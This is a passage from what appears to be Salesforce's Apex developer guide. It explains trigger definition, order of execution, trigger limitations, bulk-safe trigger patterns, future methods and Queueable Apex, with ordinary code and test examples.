When there are triggers present, the retry logic in bulk operations causes a rollback/retry cycle to occur. That retry cycle assigns new keys to the new records. For example, if two records are inserted with the same value for a unique field, and you also have an `insert` event defined for a trigger, the second duplicate record fails, reporting the ID of the first record. However, once the system rolls back the changes and re-inserts the first record by itself, the record receives a new ID. That means the error message reported by the second record is no longer valid.

Defining Triggers

Trigger code is stored as metadata under the object with which they are associated. To define a trigger in Salesforce:

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

   Tip: For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
4. Click Apex Trigger and select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
      code_block
   }
   ```

   where *trigger_events* can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   Note: A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

The Apex Trigger Editor

The Apex and Visualforce editor has the following functionality:

Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Triggers and Merge Statements

Merge events do not fire their own trigger events. Instead, they fire delete and update events as follows:

Deletion of losing records
A single merge operation fires a single delete event for all records that are deleted in the merge. To determine which records were deleted as a result of a merge operation use the `MasterRecordId` field in `Trigger.old`. When a record is deleted after losing a merge operation, its `MasterRecordId` field is set to the ID of the winning record. The `MasterRecordId` field is only set in `after delete` trigger events. If your application requires special handling for deleted records that occur as a result of a merge, you need to use the `after delete` trigger event.

Update of the winning record
A single merge operation fires a single update event for the winning record only. Any child records that are reparented as a result of the merge operation do not fire triggers.

For example, if two contacts are merged, only the delete and update contact triggers fire. No triggers for records related to the contacts, such as accounts or opportunities, fire.

The following is the order of events when a merge occurs:

1. The `before delete` trigger fires.

2. The system deletes the necessary records due to the merge, assigns new parent records to the child records, and sets the `MasterRecordId` field on the deleted records.
3. The `after delete` trigger fires.
4. The system does the specific updates required for the master record. Normal update triggers apply.

Triggers and Recovered Records

The `after undelete` trigger event only works with recovered records—that is, records that were deleted and then recovered from the Recycle Bin through the `undelete` DML statement. These are also called undeleted records.

The `after undelete` trigger events only run on top-level objects. For example, if you delete an Account, an Opportunity may also be deleted. When you recover the Account from the Recycle Bin, the Opportunity is also recovered. If there is an `after undelete` trigger event associated with both the Account and the Opportunity, only the Account `after undelete` trigger event executes.

The `after undelete` trigger event only fires for the following objects:

- Account
- Asset
- Campaign
- Case
- Contact
- ContentDocument
- Contract
- Custom objects
- Event
- Lead
- Opportunity
- Product
- Solution
- Task

Triggers and Order of Execution

When you save a record with an `insert`, `update`, or `upsert` statement, Salesforce performs the following events in order.

Note: Before Salesforce executes these events on the server, the browser runs JavaScript validation if the record contains any dependent picklist fields. The validation limits each dependent picklist field to its available values. No other validation occurs on the client side.

On the server, Salesforce:

1. Loads the original record from the database or initializes the record for an `upsert` statement.
2. Loads the new record field values from the request and overwrites the old values.

   If the request came from a standard UI edit page, Salesforce runs system validation to check the record for:

   - Compliance with layout-specific rules
   - Required values at the layout level and field-definition level
   - Valid field formats

- Maximum field length

When the request comes from other sources, such as an Apex application or a SOAP API call, Salesforce validates only the foreign keys. Prior to executing a trigger, Salesforce verifies that any custom foreign keys do not refer to the object itself.

Salesforce runs user-defined validation rules if multiline items were created, such as quote line items and opportunity line items.

3. Executes all `before` triggers.
4. Runs most system validation steps again, such as verifying that all required fields have a non-`null` value, and runs any user-defined validation rules. The only system validation that Salesforce doesn't run a second time (when the request comes from a standard UI edit page) is the enforcement of layout-specific rules.
5. Executes duplicate rules. If the duplicate rule identifies the record as a duplicate and uses the block action, the record is not saved and no further steps, such as `after` triggers and workflow rules, are taken.
6. Saves the record to the database, but doesn't commit yet.
7. Executes all `after` triggers.
8. Executes assignment rules.
9. Executes auto-response rules.
10. Executes workflow rules.
11. If there are workflow field updates, updates the record again.
12. If the record was updated with workflow field updates, fires `before update` triggers and `after update` triggers one more time (and only one more time), in addition to standard validations. Custom validation rules, duplicate rules, and escalation rules are not run again.
13. Executes processes.

    If there are workflow flow triggers, executes the flows.

    The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.
14. Executes escalation rules.
15. Executes entitlement rules.
16. If the record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the parent record. Parent record goes through save procedure.
17. If the parent record is updated, and a grandparent record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the grandparent record. Grandparent record goes through save procedure.
18. Executes Criteria Based Sharing evaluation.
19. Commits all DML operations to the database.
20. Executes post-commit logic, such as sending email.

Note: During a recursive save, Salesforce skips steps 8 (assignment rules) through 17 (roll-up summary field in the grandparent record).

Additional Considerations

Please note the following when working with triggers.

- The order of execution isn't guaranteed when having multiple triggers for the same object due to the same event. For example, if you have two before insert triggers for Case, and a new Case record is inserted that fires the two triggers, the order in which these triggers fire isn't guaranteed.
- When a DML call is made with partial success allowed, more than one attempt can be made to save the successful records if the initial attempt results in errors for some records. For example, an error can occur for a record when a user-validation rule fails. Triggers are fired during the first attempt and are fired again during subsequent attempts. Because these trigger invocations are part of the same transaction, static class variables that are accessed by the trigger aren't reset. DML calls allow partial success when you set the `allOrNone` parameter of a Database DML method to `false` or when you call the SOAP API with default settings. For more details, see Bulk DML Exception Handling.
- If your org uses Contacts to Multiple Accounts, anytime you insert a non-private contact, an AccountContactRelation is created and its validation rules, database insertion, and triggers are executed immediately after the contact is saved to the database (step 6). When you change a contact's primary account, an AccountContactRelation may be created or edited, and the AccountContactRelation validation rules, database changes, and triggers are executed immediately after the contact is saved to the database (step 6).
- If you are using `before` triggers to set `Stage` and `Forecast Category` for an opportunity record, the behavior is as follows:
  - If you set `Stage` and `Forecast Category`, the opportunity record contains those exact values.
  - If you set `Stage` but not `Forecast Category`, the `Forecast Category` value on the opportunity record defaults to the one associated with trigger `Stage`.
  - If you reset `Stage` to a value specified in an API call or incoming from the user interface, the `Forecast Category` value should also come from the API call or user interface. If no value for `Forecast Category` is specified and the incoming `Stage` is different than the trigger `Stage`, the `Forecast Category` defaults to the one associated with trigger `Stage`. If the trigger `Stage` and incoming `Stage` are the same, the `Forecast Category` is not defaulted.
- If you are cloning an opportunity with products, the following events occur in order:
  1. The parent opportunity is saved according to the list of events shown above.
  2. The opportunity products are saved according to the list of events shown above.

  Note: If errors occur on an opportunity product, you must return to the opportunity and fix the errors before cloning.

  If any opportunity products contain unique custom fields, you must null them out before cloning the opportunity.
- `Trigger.old` contains a version of the objects before the specific update that fired the trigger. However, there is an exception. When a record is updated and subsequently triggers a workflow rule field update, `Trigger.old` in the last update trigger won't contain the version of the object immediately prior to the workflow update, but the object before the initial update was made. For example, suppose an existing record has a number field with an initial value of 1. A user updates this field to 10, and a workflow rule field update fires and increments it to 11. In the update trigger that fires after the workflow field update, the field value of the object obtained from `Trigger.old` is the original value of 1, rather than 10, as would typically be the case.

Operations That Don't Invoke Triggers

Some operations don't invoke triggers.

Triggers are invoked for data manipulation language (DML) operations that are initiated or processed by the Java application server. Therefore, some system bulk operations don't invoke triggers. Some examples include:

- Cascading delete operations. Records that did not initiate a `delete` don't cause trigger evaluation.
- Cascading updates of child records that are reparented as a result of a merge operation
- Mass campaign status changes
- Mass division transfers
- Mass address updates

- Mass approval request transfers
- Mass email actions
- Modifying custom field data types
- Renaming or replacing picklists
- Managing price books
- Changing a user's default division with the transfer division option checked
- Changes to the following objects:
  - BrandTemplate
  - MassEmailTemplate
  - Folder
- Update account triggers don't fire before or after a business account record type is changed to person account (or a person account record type is changed to business account.)

Note: Inserts, updates, and deletes on person accounts fire Account triggers, not Contact triggers.

The `before` triggers associated with the following operations are fired during lead conversion only if validation and triggers for lead conversion are enabled in the organization:

- `insert` of accounts, contacts, and opportunities
- `update` of accounts and contacts

Opportunity triggers are not fired when the account owner changes as a result of the associated opportunity's owner changing.

When you modify an opportunity product on an opportunity, or when an opportunity product schedule changes an opportunity product, even if the opportunity product changes the opportunity, the `before` and `after` triggers and the validation rules don't fire for the opportunity. However, roll-up summary fields do get updated, and workflow rules associated with the opportunity do run.

The `getContent` and `getContentAsPDF` PageReference methods aren't allowed in triggers.

Note the following for the ContentVersion object:

- Content pack operations involving the ContentVersion object, including slides and slide autorevision, don't invoke triggers.

  Note: Content packs are revised when a slide inside the pack is revised.

- Values for the `TagCsv` and `VersionData` fields are only available in triggers if the request to create or update ContentVersion records originates from the API.
- You can't use `before` or `after delete` triggers with the ContentVersion object.

Triggers on the Attachment object don't fire when:

- the attachment is created via Case Feed publisher.
- the user sends email via the Email related list and adds an attachment file.

Triggers fire when the Attachment object is created via Email-to-Case or via the UI.

Entity and Field Considerations in Triggers

When you create triggers, consider the behavior of certain entities, fields, and operations.

QuestionDataCategorySelection Entity Not Available in After Insert Triggers

The `after insert` trigger that fires after inserting one or more `Question` records doesn't have access to the `QuestionDataCategorySelection` records that are associated with the inserted `Questions`. For example, the following query doesn't return any results in an `after insert` trigger:

```
QuestionDataCategorySelection[] dcList =

[select Id,DataCategoryName from QuestionDataCategorySelection where ParentId IN :questions];
```

Fields Not Updateable in Before Triggers

Some field values are set during the system save operation, which occurs after `before` triggers have fired. As a result, these fields cannot be modified or accurately detected in `before insert` or `before update` triggers. Some examples include:

- `Task.isClosed`
- `Opportunity.amount`*
- `Opportunity.ForecastCategory`
- `Opportunity.isWon`
- `Opportunity.isClosed`
- `Contract.activatedDate`
- `Contract.activatedById`
- `Case.isClosed`
- `Solution.isReviewed`
- `Id` (for all records)**
- `createdDate` (for all records)**
- `lastUpdated` (for all records)
- `Event.WhoId` (when Shared Activities is enabled)
- `Task.WhoId` (when Shared Activities is enabled)

* When `Opportunity` has no `lineitems`, `Amount` can be modified by a `before` trigger.

** `Id` and `createdDate` can be detected in `before update` triggers, but cannot be modified.

Fields Not Updateable in After Triggers

The following fields can't be updated by `after insert` or `after update` triggers.

- `Event.WhoId`
- `Task.WhoId`

Considerations for Event DateTime Fields in Insert and Update Triggers

We recommend using the following date and time fields to create or update events.

- When creating or updating a timed Event, use `ActivityDateTime` to avoid issues with inconsistent date and time values.
- When creating or updating an all-day Event, use `ActivityDate` to avoid issues with inconsistent date and time values.
- We recommend that you use `DurationInMinutes` because it works with all updates and creates for Events.

Operations Not Supported in Insert and Update Triggers

The following operations aren't supported in `insert` and `update` triggers.

- Manipulating an activity relation through the `TaskRelation` or `EventRelation` object, if Shared Activities is enabled
- Manipulating an invitee relation on a group event through the `Invitee` object, whether or not Shared Activities is enabled

Entities Not Supported in After Undelete Triggers

Certain objects can't be restored, and therefore, shouldn't have `after undelete` triggers.

- CollaborationGroup
- CollaborationGroupMember
- FeedItem
- FeedComment

Considerations for Update Triggers

Field history tracking honors the permissions of the current user. If the current user doesn't have permission to directly edit an object or field, but they activate a trigger that changes an object or field with history tracking enabled, no history of the change is recorded.

Considerations for the Salesforce Side Panel for Salesforce for Outlook

When an email is associated to a record using the Salesforce Side Panel for Salesforce for Outlook, the email associations are represented in the `WhoId` or `WhatId` fields on a task record. Associations are completed after the task is created, so the `Task.WhoId` and `Task.WhatId` fields aren't immediately available in `before` or `after` Task triggers for insert and update events, and their values are initially `null`. The `WhoId` and `WhatId` fields are set on the saved task record in a subsequent operation, however, so their values can be retrieved later.

SEE ALSO:

Triggers for Chatter Objects

Triggers for Chatter Objects

You can write triggers for the FeedItem and FeedComment objects.

Trigger Considerations for FeedItem, FeedAttachment, and FeedComment

- Only FeedItems of type `TextPost`, `LinkPost`, `HasLink`, `ContentPost`, and `HasContent` can be inserted, and therefore invoke the `before` or `after insert` trigger. User status updates don't cause the FeedItem triggers to fire.
- While FeedPost objects were supported for API versions 18.0, 19.0, and 20.0, don't use any insert or delete triggers saved against versions before 21.0.
- For FeedItem, the following fields are not available in the `before insert` trigger:
  - `ContentSize`
  - `ContentType`

  In addition, the `ContentData` field is not available in any delete trigger.

- Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

  The attachment and capabilities information may not be available from these methods: `ConnectApi.ChatterFeeds.getFeedItem`, `ConnectApi.ChatterFeeds.getFeedElement`, `ConnectApi.ChatterFeeds.getFeedPoll`, `ConnectApi.ChatterFeeds.getFeedElementPoll`, `ConnectApi.ChatterFeeds.postFeedItem`, `ConnectApi.ChatterFeeds.postFeedElement`, `ConnectApi.ChatterFeeds.shareFeedItem`, `ConnectApi.ChatterFeeds.shareFeedElement`, `ConnectApi.ChatterFeeds.voteOnFeedPoll`,and `ConnectApi.ChatterFeeds.voteOnFeedElementPoll`

- FeedAttachment is not a triggerable object. You can access feed attachments in FeedItem *update* triggers through a SOQL query. For example:

```
trigger FeedItemTrigger on FeedItem (after update) {

    List<FeedAttachment> attachments =  [SELECT Id, Title, Type, FeedEntityId
                                         FROM FeedAttachment
                                         WHERE FeedEntityId IN :Trigger.new ];

    for (FeedAttachment attachment : attachments) {
        System.debug(attachment.Type);
    }
}
```

- When a feed item with associated attachments is inserted, the FeedItem is inserted first, then the FeedAttachment records are created next. On update of a feed item with associated attachments, the FeedAttachment records are inserted first, then the FeedItem is updated. As a result of this sequence of operations, FeedAttachments are available in *update* triggers only, and aren't available in *insert* triggers.
- The following feed attachment operations cause the FeedItem *update* triggers to fire.
  - A FeedAttachment is added to a FeedItem and causes the FeedItem type to change.
  - A FeedAttachment is removed from a FeedItem and causes the FeedItem type to change.
- FeedItem triggers aren't fired when inserting or updating a FeedAttachment that doesn't cause a change on the associated FeedItem.
- You can't insert, update, or delete FeedAttachments in *before update* and *after update* FeedItem triggers.
- For FeedComment *before insert* and *after insert* triggers, the fields of a ContentVersion associated with the FeedComment (obtained through `FeedComment.RelatedRecordId`) are not available.

Other Chatter Trigger Considerations

- Apex code uses extra security when executing in a Chatter context. To post to a private group, the user running the code must be a member of that group. If the running user isn't a member, you can set the `CreatedById` field to be a member of the group in the FeedItem record.

- When CollaborationGroupMember is updated, CollaborationGroup is automatically updated as well to ensure that the member count is correct. As a result, when CollaborationGroupMember `update` or `delete` triggers run, CollaborationGroup `update` triggers run as well.

Trigger Exceptions

Triggers can be used to prevent DML operations from occurring by calling the `addError()` method on a record or field. When used on `Trigger.new` records in `insert` and `update` triggers, and on `Trigger.old` records in `delete` triggers, the custom error message is displayed in the application interface and logged.

Note: Users experience less of a delay in response time if errors are added to `before` triggers.

A subset of the records being processed can be marked with the `addError()` method:

- If the trigger was spawned by a DML statement in Apex, any one error results in the entire operation rolling back. However, the runtime engine still processes every record in the operation to compile a comprehensive list of errors.
- If the trigger was spawned by a bulk DML call in the Force.com API, the runtime engine sets aside the bad records and attempts to do a partial save of the records that did not generate errors. See Bulk DML Exception Handling on page 140.

If a trigger ever throws an unhandled exception, all records are marked with an error and no further processing takes place.

addError(errorMsg)

Trigger and Bulk Request Best Practices

A common development pitfall is the assumption that trigger invocations never include more than one record. Apex triggers are optimized to operate in bulk, which, by definition, requires developers to write logic that supports bulk operations.

This is an example of a flawed programming pattern. It assumes that only one record is pulled in during a trigger invocation. While this might support most user interface events, it does not support bulk operations invoked through the SOAP API or Visualforce.

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id];
}
```

This is another example of a flawed programming pattern. It assumes that less than 100 records are pulled in during a trigger invocation. If more than 20 records are pulled into this request, the trigger would exceed the SOQL query limit of 100 SELECT statements:

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   for(mileage__c m : Trigger.new){
```

```
        User c = [SELECT Id FROM user WHERE mileageid__c = m.Id];
    }
}
```

For more information on governor limits, see Execution Governors and Limits on page 274.

This example demonstrates the correct pattern to support the bulk nature of triggers while respecting the governor limits:

```
Trigger MileageTrigger on Mileage__c (before insert, before update) {
    Set<ID> ids = Trigger.newMap.keySet();
    List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids];
}
```

This pattern respects the bulk nature of the trigger by passing the `Trigger.new` collection to a set, then using the set in a single SOQL query. This pattern captures all incoming records within the request while limiting the number of SOQL queries.

Best Practices for Designing Bulk Programs

The following are the best practices for this design pattern:

- Minimize the number of data manipulation language (DML) operations by adding records to collections and performing DML operations against these collections.
- Minimize the number of SOQL statements by preprocessing records and generating sets, which can be placed in single SOQL statement used with the `IN` clause.

Developing Code in the Cloud

Asynchronous Apex

Apex offers multiple ways for running your Apex code asynchronously. Choose the asynchronous Apex feature that best suits your needs.

This table lists the asynchronous Apex features and when to use each.

Asynchronous Apex Feature	When to Use
Future Methods	• When you have a long-running method and need to prevent delaying an Apex transaction • When you make callouts to external Web services • To segregate DML operations and bypass the mixed save DML error
Queueable Apex	• To start a long-running operation and get an ID for it • To pass complex types to a job • To chain jobs
Batch Apex	• For long-running jobs with large data volumes that need to be performed in batches, such as database maintenance jobs

Asynchronous Apex Feature	When to Use
	• For jobs that need larger query results than regular transactions allow
Scheduled Apex	• To schedule an Apex class to run on a specific schedule

Future Methods

A future method runs in the background, asynchronously. You can call a future method for executing long-running operations, such as callouts to external Web services or any operation you'd like to run in its own thread, on its own time. You can also make use of future methods to isolate DML operations on different sObject types to prevent the mixed DML error. Each future method is queued and executes when system resources become available. That way, the execution of your code doesn't have to wait for the completion of a long-running operation. A benefit of using future methods is that some governor limits are higher, such as SOQL query limits and heap size limits.

To define a future method, simply annotate it with the `future` annotation, as follows.

```
global class FutureClass
{
    @future
    public static void myFutureMethod()
    {
        // Perform some operations
    }
}
```

Methods with the `future` annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the `future` annotation cannot take sObjects or objects as arguments.

The reason why sObjects can't be passed as arguments to future methods is because the sObject might change between the time you call the method and the time it executes. In this case, the future method will get the old sObject values and might overwrite them. To work with sObjects that already exist in the database, pass the sObject ID instead (or collection of IDs) and use the ID to perform a query for the most up-to-date record. The following example shows how to do so with a list of IDs.

```
global class FutureMethodRecordProcessing
{
    @future
    public static void processRecords(List<ID> recordIds)
    {
        // Get those records based on the IDs
        List<Account> accts = [SELECT Name FROM Account WHERE Id IN :recordIds];
        // Process records
    }
}
```

The following is a skeletal example of a future method that makes a callout to an external service. Notice that the annotation takes an extra parameter (`callout=true`) to indicate that callouts are allowed. To learn more about callouts, see Invoking Callouts Using Apex.

```
global class FutureMethodExample
{
```

```
    @future(callout=true)
    public static void getStockQuotes(String acctName)
    {
         // Perform a callout to an external service
    }

}
```

Inserting a user with a non-null role must be done in a separate thread from DML operations on other sObjects. This example uses a future method to achieve this. The future method, `insertUserWithRole`, which is defined in the `Util` class, performs the insertion of a user with the COO role. This future method requires the COO role to be defined in the organization. The `useFutureMethod` method in `MixedDMLFuture` inserts an account and calls the future method, `insertUserWithRole`.

This is the definition of the `Util` class, which contains the future method for inserting a user with a non-null role.

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
        insert u;
    }
}
```

This is the class containing the main method that calls the future method defined previously.

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

You can invoke future methods the same way you invoke any other method. However, a future method can't invoke another future method.

Methods with the `future` annotation have the following limits:

- No more than 50 method calls per Apex invocation

Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

- The maximum number of `future` method invocations per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to the REST API `limits` resource. See List Organization Limits in the *Force.com REST API Developer Guide*. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.

Note: Future method jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued future method jobs are executed. If a future method was running when downtime occurred, the future method execution is rolled back and restarted after the service comes back up.

Testing Future Methods

To test methods defined with the `future` annotation, call the class containing the method in a `startTest()`, `stopTest()` code block. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

For our example, this is how the test class looks.

```
@isTest
private class MixedDMLFutureTest {
    @isTest static void test1() {
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
       // System.runAs() allows mixed DML operations in test context
        System.runAs(thisUser) {
            // startTest/stopTest block to run future method synchronously
            Test.startTest();
            MixedDMLFuture.useFutureMethod();
            Test.stopTest();
        }
        // The future method will run after Test.stopTest();

        // Verify account is inserted
        Account[] accts = [SELECT Id from Account WHERE Name='Acme'];
        System.assertEquals(1, accts.size());
        // Verify user is inserted
        User[] users = [SELECT Id from User where username='mruiz@awcomputing.com'];
        System.assertEquals(1, users.size());
    }
}
```

Future Method Performance Best Practices

Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. Use the following best practices to ensure your organization is efficiently using the queue for your asynchronous processes.

- Avoid adding large numbers of future methods to the asynchronous queue, if possible. If more than 2,000 unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations.

- Ensure that future methods execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your future methods. The longer the future method executes, the more likely other queued requests are delayed when there are a large number of requests in the queue.
- Test your future methods at scale. Where possible, test using an environment that generates the maximum number of future methods you'd expect to handle. This will help determine if delays will occur.
- Consider using batch Apex instead of future methods to process large numbers of records.

Future Methods with Higher Limits (Pilot)

Note: We provide this feature to selected customers through a pilot program that requires agreement to specific terms and conditions. To be nominated to participate in the program, contact Salesforce. Because pilot programs are subject to change, we can't guarantee acceptance. This pilot feature isn't generally available, as referenced in this document or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available features.

Apex future methods (methods that are annotated with `@future`) currently have the higher asynchronous limits for heap size, CPU timeout, and number of SOQL queries. This pilot enables you to specify even higher values for these and for additional limits in future methods. If you were exceeding a governor limit in your future method, or if you think a future method requires a higher limit, you can increase this limit for your future method.

Note: Running future methods with higher limits might slow down the execution of all your future methods.

One of the following limits can be doubled or tripled for each future method.

- Heap size
- CPU timeout
- Number of SOQL queries
- Number of DML statements issued
- Number of records that were processed as a result of DML operations, `Aprroval.process`, or `Database.emptyRecycleBin`

The higher limit is specified in the method definition as part of the `@future` annotation by using the `limit` parameter, in the following syntax:

```
@future(limits='2x|3xlimitName')
```

For example, to double the amount of heap size that is allowed in your future method, define your method as follows:

```
@future(limits='2xHeap')
public static void myFutureMethod() {
    // Your code here
}
```

Tip: Keep in mind that you can specify only one higher limit per future method. Decide which of the modifiable limits you need the most for your method.

The following limit modifiers are supported. The string value passed to the `limits` parameter inside the annotation is case-insensitive.

Modifier	Description
`@future(limits='2xHeap')`	Heap size limit is doubled (24 MB).
`@future(limits='3xHeap')`	Heap size limit is tripled (36 MB).

Modifier	Description
`@future(limits='2xCPU')`	CPU timeout is doubled (120,000 milliseconds).
`@future(limits='3xCPU')`	CPU timeout is tripled (180,000 milliseconds).
`@future(limits='2xSOQL')`	Number of SOQL queries limit is doubled (400).
`@future(limits='3xSOQL')`	Number of SOQL queries limit is tripled (600).
`@future(limits='2xDML')`	Number of DML statements limit is doubled (300).
`@future(limits='3xDML')`	Number of DML statements limit is tripled (450).
`@future(limits='2xDMLRows')`[1]	Number of records that were processed as a result of DML operations is doubled (20,000).
`@future(limits='3xDMLRows')`[1]	Number of records that were processed as a result of DML operations is tripled (30,000).

[1] Includes `Aprroval.process` and `Database.emptyRecycleBin` operations.

Queueable Apex

Take control of your asynchronous Apex processes by using the `Queueable` interface. This interface enables you to add jobs to the queue and monitor them, which is an enhanced way of running your asynchronous Apex code compared to using future methods.

For Apex processes that run for a long time, such as extensive database operations or external Web service callouts, you can run them asynchronously by implementing the `Queueable` interface and adding a job to the Apex job queue. In this way, your asynchronous Apex job runs in the background in its own thread and doesn't delay the execution of your main Apex logic. Each queued job runs when system resources become available. A benefit of using the `Queueable` interface methods is that some governor limits are higher than for synchronous Apex, such as heap size limits.

Queueable jobs are similar to future methods in that they're both queued for execution, but they provide you with these additional benefits.

- Getting an ID for your job: When you submit your job by invoking the `System.enqueueJob` method, the method returns the ID of the new job. This ID corresponds to the ID of the AsyncApexJob record. You can use this ID to identify your job and monitor its progress, either through the Salesforce user interface in the Apex Jobs page, or programmatically by querying your record from AsyncApexJob.
- Using non-primitive types: Your queueable class can contain member variables of non-primitive data types, such as sObjects or custom Apex types. Those objects can be accessed when the job executes.
- Chaining jobs: You can chain one job to another job by starting a second job from a running job. Chaining jobs is useful if you need to do some processing that depends on another process to have run first.

Example

This example is an implementation of the `Queueable` interface. The `execute` method in this example inserts a new account.

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        Account a = new Account(Name='Acme',Phone='(415) 555-1212');
        insert a;
```

```
    }
}
```

To add this class as a job on the queue, call this method:

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

After you submit your queueable class for execution, the job is added to the queue and will be processed when system resources become available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup by entering *Apex Jobs* in the Quick Find box, then selecting **Apex Jobs**.

To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the `System.enqueueJob` method returns. This example uses the jobID variable that was obtained in the previous example.

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

Similar to future jobs, queueable jobs don't process batches, and so the number of processed batches and the number of total batches are always zero.

Testing Queueable Jobs

This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To ensure that this process runs within the test method, the job is submitted to the queue between the `Test.startTest` and `Test.stopTest` block. The system executes all asynchronous processes started in a test method synchronously after the `Test.stopTest` statement. Next, the test method verifies the results of the queueable job by querying the account that the job created.

```
@isTest
public class AsyncExecutionExampleTest {
    static testmethod void test1() {
        // startTest/stopTest block to force async processes
        //   to run in the test.
        Test.startTest();
        System.enqueueJob(new AsyncExecutionExample());
        Test.stopTest();

        // Validate that the job has run
        // by verifying that the record was created.
        // This query returns only the account created in test context by the
        // Queueable class method.
        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
        System.assertNotEquals(null, acct);
        System.assertEquals('(415) 555-1212', acct.Phone);
    }
}
```

Note: The ID of a queueable Apex job isn't returned in test context—`System.enqueueJob` returns `null` in a running test.

Chaining Jobs

If you need to run a job after some other processing is done first by another job, you can chain queueable jobs. To chain a job to another job, submit the second job from the `execute()` method of your queueable class. You can add only one job from an executing job,

